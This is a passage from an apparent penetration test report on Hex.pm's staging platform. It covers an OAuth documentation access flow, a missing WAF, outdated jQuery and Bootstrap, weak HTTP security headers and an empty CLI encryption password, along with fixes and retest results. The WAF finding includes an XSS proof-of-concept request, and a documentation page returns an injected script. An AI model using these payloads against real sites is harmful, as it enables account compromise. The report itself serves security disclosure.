M0w&code_challenge=UT9HDmvD6HDQykIYVbC_gzSIjTmJRxYLqbFh1DF6dfw&code_challenge_method=S256&a
ction=approve
```

The response shows a redirection to `https://orgzester.staging.hexorgs.pm/oauth/callback` with a code inside a GET parameter:

```
HTTP/2 302 Found
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 199
Content-Security-Policy: base-uri 'self'; report-uri https://
o4508469207040000.ingest.us.sentry.io/api/4508474076758016/security/?
sentry_key=c8465d3ef299e77266c567d3d790d3a3; script-src
'nonce-3kpYWVK7H8NuvuqhYpSWmFsekgf9IgTn3UL8I19Wfbs' 'strict-dynamic'; style-src 'nonce-7s-
bol9V-PXp_D9hh4KmRtMfnjwaBCYOJIOAef1Cha0'; connect-src 'self' https://*.hcaptcha.com
https://api.stripe.com https://s.staging.hex.pm; default-src 'self'; img-src 'self' data:
https://www.gravatar.com https://q.stripe.com; form-action 'self'; report-to csp-endpoint;
font-src 'self' https://fonts.gstatic.com; frame-ancestors 'none'; frame-src 'self'
https://hcaptcha.com https://*.hcaptcha.com https://asciinema.org https://*.stripe.com;
object-src 'none';
Content-Type: text/html; charset=utf-8
Date: Wed, 25 Mar 2026 12:36:59 GMT
Location: https://orgzester.staging.hexorgs.pm/oauth/callback?
code=[Redacted]&state=DK_g5OYet984x3TY-O-M0w
Referrer-Policy: strict-origin-when-cross-origin
Report-To: {"endpoints":[{"url":"https://o4508469207040000.ingest.us.sentry.io/api/
4508474076758016/security/?sentry_key=c8465d3ef299e77266c567d3d790d3a3"}],"group":"csp-
endpoint","include_subdomains":true,"max_age":10886400}
Reporting-Endpoints: csp-endpoint="https://o4508469207040000.ingest.us.sentry.io/api/
4508474076758016/security/?sentry_key=c8465d3ef299e77266c567d3d790d3a3"
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-Request-Id: GKAVzB6fH1iBvyEAACcR
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

<html><body>You are being <a href="https://orgzester.staging.hexorgs.pm/oauth/callback?
code=[Redacted]&amp;state=DK_g5OYet984x3TY-O-M0w">redirected</a>.</body></html>
```

Through the issued redirection the following HTTP GET request was sent which included a code inside the GET parameter and the previously obtained cookie:

```
GET /oauth/callback?code=[Redacted]&state=DK_g5OYet984x3TY-O-M0w HTTP/2
Host: orgzester.staging.hexorgs.pm
Cookie: _hexdocs_key=XCP.Kjim1VDrW2jy9cQ2N3xvP_[Redacted]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:148.0) Gecko/20100101 Firefox/148.0
Referer: https://staging.hex.pm/
```

The response shows an issued cookie a redirection to the documentation endpoint:

```
HTTP/2 302 Found
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 81
Content-Type: text/html
Date: Wed, 25 Mar 2026 12:36:59 GMT
Location: /orgzester_app/
Server: Cowboy
Strict-Transport-Security: max-age=31536000
X-Request-Id: GKAVzCkGHiZw8k8AACBh
```

```
Set-Cookie: _hexdocs_key=XCP.snTCUCCHZ8GSotO3YgSgO6RHBeKPfOjPu_[Redacted]; path=/;
expires=Fri, 24 Apr 2026 12:36:59 GMT; max-age=2592000; secure; HttpOnly; SameSite=Lax
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

<html><body>You are being <a href="/orgzester_app/">redirected</a>.</body></html>
```

With the issued cookie the previous request was sent again, now authorized:

```
GET /orgzester_app/ HTTP/2
Host: orgzester.staging.hexorgs.pm
Cookie: _hexdocs_key=XCP.snTCUCCHZ8GSotO3YgSgO6RHBeKPfOjPu_[Redacted]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:148.0) Gecko/20100101 Firefox/148.0
Referer: https://staging.hex.pm/
```

The response shows the authenticated user was able to access the documentation:

```
HTTP/2 200 OK
Cache-Control: private, max-age=3600
Content-Length: 84
Content-Type: text/html
Date: Wed, 25 Mar 2026 12:36:59 GMT
Etag: "f5f6e3322b0138895befc5cda84721ab"
Expires: Wed, 25 Mar 2026 13:37:00 GMT
Last-Modified: Thu, 15 Jan 2026 15:18:59 GMT
Server: Cowboy
Strict-Transport-Security: max-age=31536000
X-Request-Id: GKAVzDV3e6oGKfcAAB3h
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

<html><body><h1>Documentation Placeholder</h1><script>alert()</script></body></html>
```

# 7 Findings Infrastructure

All identified vulnerabilities are documented below with detailed descriptions and recommendations.

## 7.1 Missing WAF

Finding-ID: c412adb1-b98a-41fe-a721-e3e298aa2e51

| | |
|---|---|
| **Class** | A02:2025 - Security Misconfiguration |
| **CWE** | CWE-693: Protection Mechanism Failure |
| **Severity** | Low |
| **Retest result** | Accepted |
| **Area** | Infrastructure |

*No Web Application Firewall (WAF) was identified for the Hex platform (web application). In the worst case, this may allow external attackers to more easily exploit common web application vulnerabilities. In addition, the visibility and traceability of attack attempts, as well as the ability to perform forensic analysis, are significantly reduced.*

See for example the finding 5.1 XSS via Device Authorization Flow from which the following PoC was taken.

The following HTTP-POST-Request was sent unauthenticated and contained the payload `package:<script>alert('PoC')</script>` in the `scope` parameter:

```
POST /api/oauth/device_authorization HTTP/2
Host: staging.hex.pm
Content-Length: 103
Origin: https://staging.hex.pm
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

client_id=78ea6566-89fd-481e-a1d6-7d9d78eacca8&name=xss_poc&scope=package:<script>alert('Po
C')</script>
```

The backend accepted the request and the response contained a URL which was than later used for a Cross-Site-Scripting attack (See finding 5.1 XSS via Device Authorization Flow for more details)

```
HTTP/2 200 OK
Access-Control-Allow-Origin: *
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 245
Content-Type: application/json; charset=utf-8
Date: Wed, 14 Jan 2026 12:22:44 GMT
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Ratelimit-Limit: 100
X-Ratelimit-Remaining: 99
X-Ratelimit-Reset: 1768393380
X-Request-Id: GIqYZYxlrOHY_WwAACRR
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

{"interval":5,"expires_in":600,"device_code":"SbzLsg1S_5f0peHDqDwW_D1YfAxCj70j","user_code":"WBNNM5S3","
```

device","verification_uri_complete":"https://staging.hex.pm/oauth/device?user_code=WBNNM5S3"}

#### 7.1.1 Recommendation

The deployment of a Web Application Firewall (WAF) is recommended to provide an additional layer of protection for inbound traffic and to enhance visibility and traceability of attack attempts, including forensic analysis.

For more information on how to fix the finding, see:

- https://cheatsheetseries.owasp.org/cheatsheets/Secure_Cloud_Architecture_Cheat_Sheet.html#security-tooling

#### 7.1.2 Retest result

The Erlang Ecosystem Foundation, together with the Hex.pm team, has reviewed this finding and made an explicit decision to accept the associated risk at this time, based on the current system design and planned mitigations.

# 8 Findings General

All identified vulnerabilities are documented below with detailed descriptions and recommendations.

## 8.1 Vulnerable JavaScript Dependencies

Finding-ID: 7ba96385-26de-45b6-949a-094cad48e945

| | |
|---|---|
| **Class** | A03:2025 - Software Supply Chain Failures |
| **CVSS score** | 2.3 (CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:P/VC:L/VI:L/VA:L/SC:N/SI:N/SA:N) |
| **CWE** | CWE-1395: Dependency on Vulnerable Third-Party Component |
| **Severity** | Low |
| **Retest result** | No retest |
| **Area** | General |

*Outdated and vulnerable JavaScript dependencies were identified on multiple systems of the Hex platform. In the worst case, an attacker could exploit known vulnerabilities in these libraries to execute malicious client-side code, potentially leading to account compromise, data exposure, or further attacks against users of the platform.*

The following table lists the identified outdated and vulnerable JavaScript dependencies:

| URL | Dependencies | CVE |
|---|---|---|
| https://staging.hexdocs.pm/myapp_public_org/dist/html-11fdd9cd6b7c7c3981df.js | jQuery 3.3.1 | CVE-2019-11358<br>CVE-2020-11023<br>CVE-2020-11022 |
| https://staging.hex.pm/assets/app-da135397e5e2daf27fb58533ee24e6ae.js | Bootstrap 3.4.1 | CVE-2025-1647 |

jQuery version 3.3.1, has the following vulnerabilities:

1. CVE-2019-11358: jQuery before 3.4.0, as used in Drupal, Backdrop CMS, and other products, mishandles `jQuery.extend(true, {}, ...)` because of `Object.prototype` pollution
2. CVE-2020-11023: passing HTML containing `<option>` elements from untrusted sources - even after sanitizing it - to one of jQuery's DOM manipulation methods (i.e. `.html()`, `.append()`, and others) may execute untrusted code.
3. CVE-2020-11022: Regex in its `jQuery.htmlPrefilter` sometimes may introduce XSS

Bootstrap version 3.4.1, has the following vulnerabilities: CVE-2025-1647: Improper Neutralization of Input During Web Page Generation (XSS or 'Cross-site Scripting') vulnerability in Bootstrap allows Cross-Site Scripting (XSS). This issue affects Bootstrap version 3.4.1. At time of publication, there is no publicly available patched version.

Bootstrap before 4.0.0 is also end-of-life and no longer maintained (see https://github.com/twbs/bootstrap/issues/20631).

Request to access jQuery JavaScript-Resource:

```
GET /myapp_public_org/dist/html-11fdd9cd6b7c7c3981df.js HTTP/2
Host: staging.hexdocs.pm
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
143.0.0.0 Safari/537.36
Referer: https://staging.hexdocs.pm/myapp_public_org/api-reference.html
```

The response shows jQuery version 3.3.1:

```
HTTP/2 200 OK
Cache-Control: public, max-age=3600
X-Cache: MISS, MISS
Last-Modified: Fri, 09 Oct 2020 16:16:03 GMT
X-Cache-Surrogate-Key: docspage/myapp_public_org
X-Cache-Surrogate-Control: public, max-age=604800
Content-Type: application/javascript
Etag: W/"bba7f97dd4d7cfd9d532bd007ecb235d"
Age: 0
X-Cache-Served-By: cache-iad-kcgs7200031-IAD, cache-fra-etou8220074-FRA
X-Cache-Hits: 0, 0
X-Cache-Age: 0, 0
Strict-Transport-Security: max-age=31536000
Access-Control-Allow-Origin: *
X-Served-By: cache-fra-etou8220074-FRA
Date: Mon, 05 Jan 2026 15:11:13 GMT
Vary: accept-encoding
Accept-Ranges: none

[...]
([function(Gt,Kt,e){var Zt;
/*!
 * jQuery JavaScript Library v3.3.1
 * https://jquery.com/
 *
 * Includes Sizzle.js
 * https://sizzlejs.com/
 *
 * Copyright JS Foundation and other contributors
 * Released under the MIT license
 * https://jquery.org/license
 *
 * Date: 2018-01-20T17:24Z
[...]
```

Request to access Bootstrap JavaScript-Resource:

```
GET /assets/app-da135397e5e2daf27fb58533ee24e6ae.js?vsn=d HTTP/2
Host: staging.hex.pm
Cookie: _hexpm_key=196335++CEctbSZ2Iy3pCPXT7q98kzFp2O3usHcgVaY7rZrr9y0=
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
143.0.0.0 Safari/537.36
Referer: https://staging.hex.pm/
```

The response shows Bootstrap version 3.4.1:

```
HTTP/2 200 OK
Accept-Ranges: bytes
Cache-Control: public, max-age=31536000, immutable
Content-Length: 286008
Content-Type: text/javascript
Date: Fri, 09 Jan 2026 09:22:13 GMT
Server: Cowboy
Vary: Accept-Encoding
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

[...]
303:(e,t,n)=>{!function(e){"use strict";var t='[data-dismiss="alert"]',n=function(n){e(n).o
```

```
n("click",t,this.close)};n.VERSION="3.4.1",n.TRANSITION_DURATION=150,n.prototype.close=func
tion(t){var i=e(this),o=i.attr("data-target");o||(o=(o=i.attr("href"))&&o.replace(/.*(?
=#[^\s]*$)/,"")),o="#"===o?[]:o;var r=e(document).find(o);
[...]
```

#### 8.1.1 Recommendation

It is recommended to update all vulnerable dependencies to their latest stable versions. It is further recommended to implement a dependency management system with automated monitoring to ensure timely detection and mitigation of future issues.

For more information on how to fix the finding, see:

- https://cheatsheetseries.owasp.org/cheatsheets/Software_Supply_Chain_Security_Cheat_Sheet.html

#### 8.1.2 Retest result

Information provided by Erlang Ecosystem Foundation: A redesign is being implemented that will address this issue: https://github.com/hexpm/hexpm/tree/website-redesign. In addition, CVE-2025-1647 (Bootstrap XSS via tooltip/popover) does not affect us because values used in tooltips are double-escaped.

Furthermore, jQuery, along with other front-end packages, was updated: https://github.com/hexpm/hexpm/pull/1384

## 8.2 Missing or Insufficient HTTP Security Headers

Finding-ID: 24f66c05-22d5-4078-8ac3-7e9738e21b04

| | |
|---|---|
| **Class** | A02:2025 - Security Misconfiguration |
| **CVSS score** | 2.3 (CVSS:4.0/AV:N/AC:H/AT:N/PR:N/UI:P/VC:L/VI:L/VA:L/SC:N/SI:N/SA:N) |
| **CWE** | CWE-693: Protection Mechanism Failure |
| **Severity** | Low |
| **Retest result** | Partially resolved |
| **Area** | General |

*Multiple security-related HTTP response headers are missing or inconsistently configured across the platform. In the worst case, these weaknesses may enable cross-site scripting (XSS), cross-site request forgery (CSRF), and clickjacking attacks, potentially leading to user compromise.*

The penetration test has revealed that multiple security headers are either missing or defined inconsistently across the platform. While HSTS is enabled on the main site, it is absent on several subdomains and even on certain resources of the primary domain, allowing browsers to potentially fall back to unencrypted connections.

As an example, `repo.staging.hex.pm` does not define an HSTS-Header:

```
GET /packages/mylib HTTP/2
Host: repo.staging.hex.pm
Content-Length: 0
User-Agent: hex_core/0.10.1 (rebar3/3.25.1) (httpc) (OTP/28) (erts/16.2)
```

The response contains no HSTS:

```
HTTP/2 200 OK
Etag: "51d780aaf4c639caf70738384c64f916"
Age: 0
Last-Modified: Wed, 10 Dec 2025 12:28:26 GMT
X-Cache-Age: 0, 0
X-Cache-Served-By: cache-iad-kiad7000074-IAD, cache-fra-etou8220191-FRA
Content-Type: application/octet-stream
Cache-Control: public, max-age=3600
X-Cache: MISS, MISS
X-Cache-Surrogate-Key: registry registry-package/mylib
X-Cache-Surrogate-Control: public, max-age=604800
X-Cache-Hits: 0, 0
X-Served-By: cache-fra-etou8220191-FRA
Date: Tue, 06 Jan 2026 10:55:05 GMT
Content-Length: 557

[...]
```

Similarly, the Content Security Policy is either insufficiently restrictive or missing entirely on some endpoints, which increases the impact of cross-site scripting vulnerabilities identified in other findings (see 5.1 XSS via Device Authorization Flow, 6.1 XSS via Documentation Upload).

To view the CSP on the main site any request could be sent:

```
GET / HTTP/2
Host: staging.hex.pm
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
143.0.0.0 Safari/537.36
```

The defined CSP is very basic and lacks important definitions regarding object or script sources. The defined policy would not hinder XSS injections from being executed (see 5.1 XSS via Device Authorization Flow):

```
HTTP/2 200 OK
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 30099
Content-Security-Policy: base-uri 'self'; frame-ancestors 'self';
Content-Type: text/html; charset=utf-8
Date: Fri, 09 Jan 2026 12:13:20 GMT
Referrer-Policy: strict-origin-when-cross-origin
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-Request-Id: GIkO-0dCd5gn6q8AAKDR
Set-Cookie: _hexpm_key=215429++blRSbq1FspQacihTrUfBQviALrZkHVrYenBW4xSMamU=; path=/;
expires=Sun, 08 Feb 2026 12:13:21 GMT; max-age=2592000; secure; HttpOnly
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000
```

To view the definition on `staging.hexdocs.pm` any request could be sent to the subdomain:

```
GET / HTTP/2
Host: staging.hexdocs.pm
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
143.0.0.0 Safari/537.36
```

In this case no CSP was defined, which again allows for XSS attacks (see 6.1 XSS via Documentation Upload):

```
HTTP/2 200 OK
X-Cache-Served-By: cache-iad-kiad7000054-IAD, cache-muc13941-MUC
Last-Modified: Wed, 29 Oct 2025 20:37:13 GMT
Age: 0
X-Cache-Age: 380, 0
Etag: W/"c1a70d915f7c840c9816ecb41ae39447"
X-Cache-Hits: 1, 0
Cache-Control: public, max-age=86400
X-Cache-Surrogate-Key: static
X-Cache: HIT, MISS
Content-Type: text/html
Strict-Transport-Security: max-age=31536000
Access-Control-Allow-Origin: *
X-Served-By: cache-muc13941-MUC
Date: Tue, 06 Jan 2026 13:46:50 GMT
Vary: accept-encoding
Accept-Ranges: none
```

In addition, the application accepts arbitrary origins, weakening cross-origin protections and potentially enabling CSRF attacks:

```
GET / HTTP/2
Host: staging.hexdocs.pm
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
143.0.0.0 Safari/537.36
```

The response shows that the `Access-Control-Allow-Origin`-header contains a wildcard, allowing all origins:

```
HTTP/2 200 OK
Cache-Control: public, max-age=86400
X-Cache: HIT, HIT
X-Cache-Served-By: cache-iad-kiad7000151-IAD, cache-fra-etou8220124-FRA
Age: 54
Last-Modified: Wed, 29 Oct 2025 20:37:13 GMT
X-Cache-Surrogate-Key: static
Etag: W/"c1a70d915f7c840c9816ecb41ae39447"
X-Cache-Age: 851, 54
X-Cache-Hits: 2, 295
Content-Type: text/html
Strict-Transport-Security: max-age=31536000
Access-Control-Allow-Origin: *
X-Served-By: cache-fra-etou8220124-FRA
Date: Tue, 06 Jan 2026 13:55:35 GMT
Vary: accept-encoding
Accept-Ranges: none
```

Finally, the website can be embedded in external pages due to missing frame restrictions, exposing users to clickjacking attacks.





*Figure 1 - Hex.pm embedded into an iframe*

### 8.2.1 Recommendation

It is recommended to define and enforce a consistent set of security headers across all domains, subdomains, and resources.

For more information on how to fix the finding, see:

- https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Headers_Cheat_Sheet.html

### 8.2.2 Retest result

Missing HSTS on repo.staging.hex.pm

The following GET request was sent to https://repo.staging.hex.pm:

```
GET / HTTP/1.1
Host: repo.staging.hex.pm
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:148.0) Gecko/20100101 Firefox/148.0
```

The response showed that HSTS was set by the server:

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf8
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Referrer-Policy: strict-origin-when-cross-origin
X-Served-By: cache-fra-etou8220102-FRA
Date: Tue, 24 Mar 2026 14:19:34 GMT
Content-Length: 17

Everything's Okay
```

basic CSP on staging.hex.pm

The following GET request was sent to https://staging.hex.pm:

```
GET / HTTP/2
Host: staging.hex.pm
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:148.0) Gecko/20100101 Firefox/148.0
```

The response showed that the server did specify a CSP:

```
HTTP/2 200 OK
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 30095
Content-Security-Policy: base-uri 'self'; report-uri https://
o4508469207040000.ingest.us.sentry.io/api/4508474076758016/security/?
sentry_key=c8465d3ef299e77266c567d3d790d3a3; script-src 'nonce-
Ixh_gx_dz3xUd2WdfMBL0v0n__dicXAtHJClvHQKid8' 'strict-dynamic'; style-src 'nonce-
oY90mJ7_P4SrZSKh3awwuN014Hd6nDOry4D6jBJJmIg'; connect-src 'self' https://*.hcaptcha.com
https://api.stripe.com https://s.staging.hex.pm; default-src 'self'; img-src 'self' data:
https://www.gravatar.com https://q.stripe.com; form-action 'self'; report-to csp-endpoint;
font-src 'self' https://fonts.gstatic.com; frame-ancestors 'none'; frame-src 'self'
https://hcaptcha.com https://*.hcaptcha.com https://asciinema.org https://*.stripe.com;
object-src 'none';
Content-Type: text/html; charset=utf-8
Date: Tue, 24 Mar 2026 14:22:31 GMT
Referrer-Policy: strict-origin-when-cross-origin
Report-To: {"endpoints":[{"url":"https://o4508469207040000.ingest.us.sentry.io/api/
4508474076758016/security/?sentry_key=c8465d3ef299e77266c567d3d790d3a3"}],"group":"csp-
endpoint","include_subdomains":true,"max_age":10886400}
Reporting-Endpoints: csp-endpoint="https://o4508469207040000.ingest.us.sentry.io/api/
4508474076758016/security/?sentry_key=c8465d3ef299e77266c567d3d790d3a3"
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
[...]
```

Missing CSP on staging.hexdocs.pm

Information by Erlang Ecosystem Foundation: Risk accepted.

Access-Control-Allow-Origin: * on staging.hex.pm

Information by Erlang Ecosystem Foundation: Risk accepted.

Missing frame restrictions on https://staging.hexdocs.pm

The following request was sent to https://staging.hexdocs.pm:

```
GET / HTTP/2
Host: staging.hexdocs.pm
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:148.0) Gecko/20100101 Firefox/148.0
```

The response showed that the server did set the `X-Frame-Options` header effectively resolving the vulnerability:

```
HTTP/2 200 OK
X-Cache-Hits: 1, 0
X-Cache-Surrogate-Key: static
Content-Type: text/html
Etag: W/"c1a70d915f7c840c9816ecb41ae39447"
Age: 0
X-Cache: HIT, MISS
X-Cache-Age: 2496, 0
Last-Modified: Wed, 29 Oct 2025 20:37:13 GMT
Cache-Control: public, max-age=86400
X-Cache-Served-By: cache-iad-kcgs7200174-IAD, cache-fra-etou8220171-FRA
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Referrer-Policy: strict-origin-when-cross-origin
Access-Control-Allow-Origin: *
X-Served-By: cache-fra-etou8220171-FRA
Date: Tue, 24 Mar 2026 14:37:01 GMT
Vary: accept-encoding
Accept-Ranges: none
```

# 9 Findings CLI

All identified vulnerabilities are documented below with detailed descriptions and recommendations.

## 9.1 Local Password can be Empty

Finding-ID: 6fcdd40b-04b1-4ce1-b0bd-7313d5ef5bf8

| | |
|---|---|
| **Class** | A04:2025 - Cryptographic Failures |
| **CVSS score** | 2.4 (CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:P/VC:N/VI:N/VA:N/SC:L/SI:L/SA:L) |
| **CWE** | CWE-1391: Use of Weak Credentials |
| **Severity** | Low |
| **Retest result** | Resolved |
| **Area** | CLI |

*The CLI allows users to set an empty password to protect locally stored encrypted API keys. In the worst case, an attacker who gains access to the encrypted key material can trivially decrypt it and publish malicious packages on behalf of the victim.*

The penetration test has revealed that when configuring the CLI for package publication, users are prompted to define a local password used to encrypt the API key stored on disk. However, the implementation accepts any input as a valid password, including an empty string.

`gleam/compiler-cli/src/hex/auth.rs`

```
/// Create a new API key, removing the previous one if it already exists.
    ///
    pub fn create_and_store_api_key(&mut self) -> Result<UnencryptedApiKey> {
        let name = generate_api_key_name();
        let path = global_hexpm_credentials_path();

        // Get login creds from user
        let username = ask_username(&mut self.warnings)?;
        let password = ask_password(&mut self.warnings)?;

        // Get API key
        let future = hex::create_api_key(&name, &username, &password, &self.hex_config, &se
lf.http);
        let api_key = self.runtime.block_on(future)?;

        if self.local_password.is_none() {
            println!(
                "
Please enter a new unique password. This will be used to locally
encrypt your Hex API key.
"
            );
        }
        let password = self.ask_local_password()?;
        let encrypted = encryption::encrypt_with_passphrase(api_key.as_bytes(), &password)
            .map_err(|e| Error::FailedToEncryptLocalHexApiKey {
                detail: e.to_string(),
            })?;

        crate::fs::write(&path, &format!("{name}\n{encrypted}"))?;
        println!("Encrypted Hex API key written to {path}");

        Ok(UnencryptedApiKey {
            unencrypted: api_key,
```

```
        })
    }
[...]
fn ask_local_password(&mut self) -> Result<String> {
        if let Some(pw) = self.local_password.as_ref() {
            return Ok(pw.clone());
        }
        let pw = ask_local_password(&mut self.warnings)?;
        self.local_password = Some(pw.clone());
        Ok(pw)
    }
```

As a result, the encrypted API key may be protected by no meaningful secret at all. If an attacker obtains access to a publishers machine, for example through malware, shared systems, or backups, the API key could be decrypted and abused easily without having to wait for the legitimate publisher to enter the password (key logging risk remains) to publish or modify packages, leading to potential supply chain compromise.

### 9.1.1 Recommendation

It is recommended to enforce a minimum password policy for local encryption passwords, including a non-empty value and a reasonable minimum length. Alternatively, the CLI should leverage operating system–provided secure storage mechanisms (such as keychains or credential vaults) to protect API keys without relying on user-chosen passwords. Clear user guidance on the security implications of weak local passwords should also be provided to reduce the risk of accidental misconfiguration.

For more information on how to fix the finding, see:

- https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

### 9.1.2 Retest result

The vulnerability was successfully fixed: https://github.com/gleam-lang/gleam/pull/5306

The vulnerability was not dynamically tested because we believe that the gleam client https://github.com/maennchen/gleam/releases/tag/nightly built to be able to interact with staging environment was not updated after the fix was applied. A view of source code showed however a mechanism that requires the user to enter a password with at least 8 characters:

`compiler-cli/src/hex/auth.rs`

```
[...]
    fn ask_for_new_local_password(&mut self) -> Result<String> {
        let required_length = 8;
        self.local_password = None;
        println!(
            "
Please enter a new unique password. This will be used to locally
encrypt your Hex API key.
It should be at least {required_length} characters long.
"
        );

        loop {
            let password = cli::ask_password(LOCAL_PASS_PROMPT)?;
            if password.chars().count() < required_length {
                println!("\nPlease use a password at least {required_length} characters
long.\n")
            } else {
                self.local_password = Some(password.clone());
                return Ok(password);
            }
        }
```

```
    }
[...]
```

## 9.2 Password for Publishing Gleam Core Packages in Public Source Code

Finding-ID: d734f160-5dd6-4bc0-aded-69320d5cb243

| | |
|---|---|
| **Class** | A03:2025 - Software Supply Chain Failures |
| **CVSS score** | 0.0 (CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:A/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N) |
| **CWE** | CWE-345: Insufficient Verification of Data Authenticity |
| **Severity** | Info |
| **Retest result** | No retest |
| **Area** | CLI |

